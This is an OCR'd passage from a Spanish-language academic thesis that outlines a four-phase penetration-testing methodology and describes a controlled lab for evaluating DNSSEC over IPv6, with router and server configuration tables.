


Figura 3.3 Fase de Penetración de cada una de las Metodologías de Evaluación de Seguridad

Con base en el análisis anterior, se determinó que la **Fase de Penetración** de las **Metodologías de Evaluación de Seguridad**, se compone principalmente de las **Fases,** como se muestra en la Figura 3.4 por las autoras:




Figura 3.4 Fase de Penetración de las Metodologías

Con base en lo anterior, se determinó que la **Fase de Penetración de la Metodología Adaptada**, abarca hasta la fase de explotación, como se observa en la línea punteada, debido a que no se necesitó escalar privilegios, ni obtener mayor información de los sistemas comprometidos, como se observa en la Figura 3.5 por las autoras:




Figura 3.5 Fase de Penetración de la Metodología adaptada

3.2 METODOLOGÍA ADAPTADA PARA EVALUACIÓN DE LA SEGURIDAD

Con base en las metodologías estudiadas, los componentes fundamentales de la nueva metodología propuesta para evaluación de la seguridad son: **la planeación, la ejecución técnica de la penetración, la evaluación de los resultados obtenidos y la presentación de la información.**

La metodología adaptada, de manera general se estructura en 4 fases principales que busca cubrir lo necesario para llevar a cabo la evaluación de la seguridad proporcionada por DNSSEC en un escenario de pruebas controlado en redes de información con IPv6.

Por lo anteriormente mencionado, la metodología adaptada debe estar conformada por las siguientes **cuatro Fases** principales, como se observa en la Figura 3.6 por las autoras:

- Planeación.
- Penetración.
- Evaluación de vulnerabilidades.
- Reporte de auditoria.

Figura 3.6 Fases de la Metodología Adaptada

En la Figura 3.7 por las autoras, se presenta el marco teórico de la metodología adaptada, abarcando desde la estructura general de la metodología, hasta el desglose de cada una de sus fases y sus respectivas actividades.




Figura 3.7 Actividades de las Fases de la nueva Metodología Adaptada

A continuación se detalla cada una de las fases de la metodología adaptada para analizar y evaluar la seguridad proporcionada por DNSSEC en un escenario de pruebas controlado en redes de información con IPv6.

Fase 1: Planeación

En la fase de planeación se determina el alcance la prueba, para lo cual es necesario determinar los siguientes parámetros, como se observa en la Figura 3.8 por las autoras:

Figura 3.8 Fase de Planeación

- **Objetivos:** se debe de determinar cuál es el objetivo de las prueba de penetración.
- **Tipo de test de intrusión:** parámetro que hace referencia a determinar el tipo de test de intrusión que se va a realizar, el cual toma valores como: test de caja blanca, test de caja negra, test de caja gris, entre otros.
- **Alcance:** después de determinado los parámetros anteriores se puede determinar el alcance de la prueba.
- **Diagrama de red del ambiente de prueba:** es determinar a través de un diagrama de red el escenario en que se va realizar la prueba el cual incluye: redes involucrados, host activos con IP respectivas, servicios

- **Plan de pruebas de seguridad:** se debe de determinar el tipo de pruebas y las pruebas que se van a realizar la fase de penetración.
- **Adicionales:** en este parámetro de describen criterios que puede considerar tanto la organización como el auditor en la fase planeación en caso de ejecutarse en una organización, tales como: contratos de no divulgación, estimación de costos y especificación de modos de pago.

Fase 2: Penetración

La fase de penetración, para identificar y explotar las vulnerabilidades encontradas se divide en dos actividades, como se observa en la Figura 3.9 por las autoras:

Figura 3.9 Fase de Penetración

- **Recolección de información**

  En esta actividad se busca recolectar la mayor cantidad de información posible sobre el escenario probado, para obtener información de la infraestructura de red. Con base en esta información se debe realizar la identificación y explotación más específica de vulnerabilidades.

  Esta actividad se divide en tres tareas: Descubrir host activos en segmentos de red, Encontrar sistemas operativos, servicios y versiones, Identificar Relaciones de Direcciones IPv6 con Servidores, Dominios y Subdominios, Identificar dominios y subdominios.

- **Identificación y explotación de vulnerabilidades**

  Una vez terminado el proceso de recolección de información, se procede a la identificación y explotación de vulnerabilidades, para lo cual se realiza la ejecución de pruebas manuales específicas para identificar la existencia de vulnerabilidades en el escenario objetivo y luego explotarlas con las herramientas adecuadas.

Fase 3: Evaluación de Vulnerabilidades

La evaluación de las vulnerabilidades se basa en el Sistema de puntuación de vulnerabilidad común (CVSS, *Common Vulnerability Scoring System*), que proporciona una forma de capturar las características principales de una vulnerabilidad y producir una puntuación numérica que refleje su gravedad, [29].

En la Figura 3.10 adaptada de [29], se muestra que CVSS se compone de tres grupos principales de métricas: Base, Temporal y de Entorno, cada una con un conjunto de métricas.




Figura 3.10 Fase de Evaluación de Vulnerabilidades

- **El grupo de métrica Base:** representa las características intrínsecas de una vulnerabilidad que son constantes en el tiempo y en los entornos de usuario.
- **Las métricas Temporales:** miden el estado actual de las técnicas de explotación o la disponibilidad del código, la existencia de parches o soluciones provisionales, o la confianza que uno tiene en la descripción de una vulnerabilidad.
- **Métrica Ambiental:** permiten al analista personalizar el puntaje CVSS dependiendo de la importancia del activo de TI afectado para la organización del usuario, medido en términos de controles de seguridad complementarios / alternativos vigentes, Confidencialidad, Integridad y Disponibilidad.

Fase 4: Reporte de Auditoría

En la Figura 3.11 por las autoras, se observa que la fase de Reporte de Auditoría se divide en un **reporte ejecutivo** y un **reporte técnico**, donde cada uno tiene parámetros a considerar:

Figura 3.11 Fase de Reporte de Auditoría.

- El **Reporte ejecutivo** contiene el resumen de los resultados obtenidos, el análisis, las conclusiones y las recomendaciones.

- **Resumen de los resultados obtenidos:** se coloca de manera resumida los resultados obtenidos de la fase de penetración tanto de recolección de información como de la identificación y explotación de vulnerabilidades
- **Análisis:** se presenta el análisis de las pruebas realizadas.
- **Conclusiones:** se presenta las conclusiones a las cuales se ha llegado con el análisis de los resultados obtenidos a la fase de penetración.
- **Recomendaciones:** se presentan recomendaciones para mitigar las vulnerabilidades encontradas.
- En el **Reporte técnico** se recolecta cada una de las pruebas realizadas caracterizadas por una serie de parámetros:
- **Diagrama de red** sobre el cual se desarrolló la PoC (Prueba de Concepto): se identifica de manera gráfica el escenario sobre el cual se realizó la PoC.
- **Nombre de la prueba**
- **Tipo de prueba**
- **Herramienta utilizada:** se debe especificar la herramienta utilizada para la PoC.
- **Descripción general de la prueba:** se debe realizar una descripción general de la prueba donde se abarque los activos relacionados en la prueba como las circunstancias bajo las cuales se ejecute la misma.
- **Resultado:** se debe de especificar de manera resumida cuales fueron los resultados obtenidos de la PoC
- **Evidencia:** se debe de colocar evidenciado las pruebas realizadas y los resultados obtenidos en el reporte técnico.

CAPÍTULO 4

ESCENARIO DE PRUEBAS CONTROLADO

Para determinar el escenario de pruebas controlado, primero se llevó a cabo un estudio detallado sobre el funcionamiento de los protocolos DNS y DNSSEC de sus componentes principales dentro de la infraestructura DNS (Servidores autoritativos, Servidor Cache y Clientes) y las funciones que cumplen en un proceso de validación de respuesta DNS para garantizar la autenticidad e integridad de los datos DNS de una respuesta. Estos conceptos se exponen de manera general en la sección 1.3 del Capítulo 1.

Con base en lo anterior, se determinaron los componentes principales que formarían parte y cumplirían un rol específico dentro del escenario de pruebas controlado como los servidores de la jerarquía DNS para la implementación de la cadena de confianza DNSSEC en las últimas versiones de los sistemas operativos Debian, Centos y Windows server 2012 sobre el escenario real de pruebas controlado, el número de equipos como (routers, switchs, Pcs), utilizando el protocolo estándar de enrutamiento BGP para redes IPv6, para permitir la conectividad de todos los componentes involucrados en el escenario, el plan de direccionamiento IPv6, y finalmente el plan de pruebas de funcionamiento que se llevaría a cabo en el proceso de implementación del escenario de pruebas controlado, para posteriormente realizar un estudio técnico detallado sobre la configuración los servicios de Internet DNS, DNSSEC y Web para su implementación en redes IPv6 en el escenario de pruebas controlado.

La implementación del escenario de pruebas se llevó a cabo tanto a nivel de virtualización en la plataforma Virtual box, y posteriormente con equipos reales del departamento de telecomunicaciones de la Universidad del Cauca: Routers Cisco 2801, Routers software Quagga, Switchs Catalyst 2960-S y Pcs.

El escenario real de pruebas controlado, está conformado por una topología que incluye una **red interna** y una **red externa.**

La **red interna**, está constituida por la implementación de una delegación segura DNSSEC para los dominios y subdominios internos de la organización Bancodk,

con su correspondiente servidor DNS autoritario, DNS secundario, servidor web, hosts clientes, un servidor cache validador y un cliente validador, que contienen el ancla de confianza del dominio **bancodk.com** de la organización así como la **clave pública ksk** del servidor raíz **f.root-servers.net**, con esta infraestructura de red se realiza el proceso de validación DNSSEC para los dominios internos y externos a la organización.

La **red Externa** del escenario está conformada por la implementación de la cadena de confianza DNSSEC en todos los servidores involucrados en los niveles de la jerarquía DNS, es decir que, se configuró DNSSEC en los servidores autoritarios, empezando desde el **dominio de nivel secundario comunicate.com,** el **dominio de nivel superior a.gtld-servers.net.com,** hasta llegar al **nivel raíz (f.root-servers.net.)**. El proceso se completó creando la cadena de confianza a partir de la publicación del registro DS desde el dominio de nivel secundario hijo hacia el dominio de nivel superior padre. Se debe tener en cuenta, que la configuración e implementación de la cadena de confianza DNSSEC se divide en 2 estados: el primero, cuando todos los niveles de la jerarquía DNS se encuentran **firmados** con DNSSEC a **excepción** del dominio **networks.com** y el segundo cuando la **cadena de confianza está rota,** es decir que el dominio de nivel superior **a.gtld-servers.net.com,** no se encuentra firmado con DNSSEC.

En las siguientes tablas se describen las características de todos los componentes involucrados en la implementación del escenario real de pruebas controlado, y en Figura 4.1 se muestra la **topología del escenario real de pruebas controlado DNSSEC en redes de información IPv6.** Para mayor información sobre las configuraciones de implementación y funcionamiento del escenario ver **Anexo N°2.**

Además, se muestran las características de los sistemas operativos que se utilizaron para la implementación de los servicios de internet DNS y DNSSEC en redes IPv6 tanto en la red interna como en la red externa del escenario de pruebas controlado:

Sistema Operativo	Versión del S.O	Versión
Centos	7	9.9.4
Debian Stretch	9.4	9.10.3 -p4
Windows Server	2012	Microsoft Windows

Tabla 4.1 Sistemas operativos utilizados para la implementación de DNSSEC enredes IPv6

Sistema operativo	
RED INTERNA	RED EXTERNA
Debian	Debian
Centos	Centos
Windows Server 2012	Centos y Debian

Tabla 4.2 Sistemas operativos implementados en la red interna y externa del escenario de pruebas

Se utilizó el protocolo estándar de enrutamiento BGP para redes IPv6, para permitir la conectividad de todos los componentes involucrados en el escenario, definiendo 6 sistemas autónomos para especificar las redes IPv6 en formato hexadecimal, de la red interna CAFÉ de la organización, así como las redes de la cadena de confianza DNSSEC en todos los niveles de la jerarquía DNS.

En las siguientes tablas se considera que la anotación **NA:** significa que No Aplica para ese parámetro.

ROUTERS	SISTEMA AUTONOMO	INTERFACES	Direccion IPv6	REDES CONECTADAS
Router de frontera R1-Software Quagga	AS 100	Fa0/1	2001:12:7000::CAFÉ:0/112	Red interna CAFÉ
		Fa0/0	2800:480:2000::CEDA:0/124	CEDA
Router ISP R2-Software Quagga	AS 200	Fa0/1	2800:480:2000::CEDA:0/124	CEDA
		Fa0/0	2800:480:3000::DEA:0/124	DEA
Router 3 CISCO 2801	AS 300	Fa0/1	2800:480:3000::DEA:0/124	DEA
		Fa0/0	2800:480:4000::ADA:0/124	ADA
		S 0/1/0	2800:480:5000::EDAD:0/124	EDAD
		S 0/2/0	2800:480:6000::ABE:0/124	ABE
R4-Software Quagga	AS 400	Fa0/1	2001: 500: 2f ::f:BEBE:0/112	BEBE
		Fa0/0	2800:480:4000::ADA:0/124	ADA
R5-CISCO 2801	AS 500	Fa0/0	2001:503:3f::BECA:0/112	BECA
		S 0/2/0	2800:480:5000::EDAD:0/124	EDAD
R6-CISCO 2801	AS 600	Fa0/0	2800:3f0:4005:403::BACA:0/112	BACA
		S 0/2/0	2800:480:6000::ABE:0/124	ABE

Tabla 4.3 Características de los Routers configurados con el protocolo de enrutamiento BGP en el escenario de pruebas controlado

COMPONENTES DE LA RED INTERNA DEL ESCENARIO DE PRUEBAS CONTROLADO IMPLEMENTADO EN EL SISTEMA OPERATIVO DEBIAN					
Nombre del servidor	Función	Dominios	ESTADO	Direccion IPv6	Dirección MAC
dns1.bancodk.com	Servidor Autoritario del bancodk.com	bancodk.com	FIRMADO	2001:12:7000::CAFE:2	08:00:27:50:64:6E
dns1.transacciones. bancodk.com	Servidor Autoritario del transaccionesbancodk.com	transacciones.bancodk.com	FIRMADO	2001:12:7000::CAFE:3	08:00:27:9F:1F:97
Caché-Validador	Caché Validador	NA	NA	2001:12:7000::CAFE:5	08:00:27:F1:2C:A5
Cliente-Validador	Validador DNSSEC	NA	NA	2001:12:7000::CAFE:25	08:00:27:FB:19:D0
Cliente	No tiene soporte de validacion DNSSEC	NA	NA	2001:12:7000::CAFE:15	08:00:27:6A:D6:57

Tabla 4.4 Características de los componentes de la red Interna implementados en el S.O Debian

COMPONENTES DE LA RED EXTERNA DEL ESCENARIO DE PRUEBAS CONTROLADO IMPLEMENTADO EN EL SISTEMA OPERATIVO DEBIAN					
Nombre del servidor	**Función**	**Dominios**	**ESTADO**	**Direccion IPv6**	**Dirección MAC**
f.root-servers.net	Servidor DNS Raíz	.	Firmado	2001: 500: 2f ::f:BEBE:2	08:00:27:82:3F:98
A.gtld-servers.net.com.	Servidor Autoritario .com	.com	Firmado	2001:503:3f::BECA:2	08:00:27:1F:4C:1E
dns1.comunicate.com.	Servidor Autoritario	comunicate.com	Firmado	2800:3f0:4005:403::BACA:2	08:00:27:82:3F:99
web.comunicate.com	Servidor Web	www.comunicate.com	Firmado	2001:503:3f::BECA:3	08:00:27:82:3F:100
dns1.networks.com	Servidor Autoritario networks.com	networks.com	NO Firmado	2800:3f0:4005:403::BACA:4	08:00:27:82:3F:101

Tabla 4.5 Características de los componentes de la red Externa implementados en el S.O Debian

COMPONENTES DE LA RED INTERNA DEL ESCENARIO DE PRUEBAS CONTROLADO IMPLEMENTADO EN EL SISTEMA OPERATIVO CENTOS					
Nombre del servidor	**Función**	**Dominios**	**ESTADO**	**Direccion IPv6**	**Dirección MAC**
dns1.bancodk.com	Servidor Autoritario del bancodk.com	bancodk.com	FIRMADO	2001:12:7000::CAFE:32	08:00:27:51:F0:6C
dns1.transacciones. bancodk.com	Servidor Autoritario del transaccionesbancodk.com	transacciones.bancodk.com	FIRMADO	2001:12:7000::CAFE:33	08:00:27:41:37:92
Caché-Validador	Caché Validador	NA	NA	2001:12:7000::CAFE:35	08:00:27:C3:58:61
Cliente-Validador	Validador DNSSEC	NA	NA	2001:12:7000::CAFE:25	08:00:27:FB:19:D0
Cliente	No tiene soporte de validacion DNSSEC	NA	NA	2001:12:7000::CAFE:28	08:00:27:6A:D6:57

Tabla 4.6 Características de los componentes de la red Interna implementados en el S.O Centos

COMPONENTES DE LA RED EXTERNA DEL ESCENARIO DE PRUEBAS CONTROLADO					
Nombre del servidor	**Función**	**Dominios**	**ESTADO**	**Direccion IPv6**	**Dirección MAC**
f.root-servers.net	Servidor DNS Raíz	.	Firmado	2001: 500: 2f ::f:BEBE:2	08:00:27:BB:A7:CD
A.gtld-servers.net.com.	Servidor Autoritario .com	.com	Firmado	2001:503:3f::BECA:2	08:00:27:81:15:A5
dns1.comunicate.com.	Servidor Autoritario	comunicate.com	Firmado	800:3F0:4005:403::BACA:32	08:00:27:24:2C:FD
comunicate.com	Servidor Web	www.comunicate.com	Firmado	2001:503:3f::BECA:3	08:00:27:82:3F:100
dns1.networks.com	Servidor Autoritario networks.com	networks.com	NO Firmado	800:3F0:4005:403::BACA:34	08:00:27:4A:31:88

Tabla 4.7 Características de los componentes de la red externa implementados en el S.O Centos

COMPONENTES DE LA RED INTERNA DEL ESCENARIO DE PRUEBAS CONTROLADO IMPLEMENTADO EN EL SISTEMA OPERATIVO WINDOWS SERVER 2012					
Nombre del servidor	**Función**	**Dominios**	**ESTADO**	**Direccion IPv6**	**Dirección MAC**
dns1.bancodk.com	Servidor Autoritario del bancodk.com	bancodk.com	FIRMADO	2001:12:7000::CAFE:32	08:00:27:B3:D8:62
dns1.transacciones. bancodk.com	Servidor Autoritario del transaccionesbancodk.com	transacciones.bancodk.com	FIRMADO	2001:12:7000::CAFE:33	08:00:27:7F:04:01
Caché-Validador	Caché Validador	NA	NA	2001:12:7000::CAFE:35	08:00:27:B4:24:90
Cliente-Validador	Validador DNSSEC	NA	NA	2001:12:7000::CAFE:25	08:00:27:FB:19:D0
Cliente	No tiene soporte de validacion DNSSEC	NA	NA	2001:12:7000::CAFE:28	08:00:27:6A:D6:57

Tabla 4.8 Características de los componentes de la red Interna implementados en el S.O Windows Server 2012

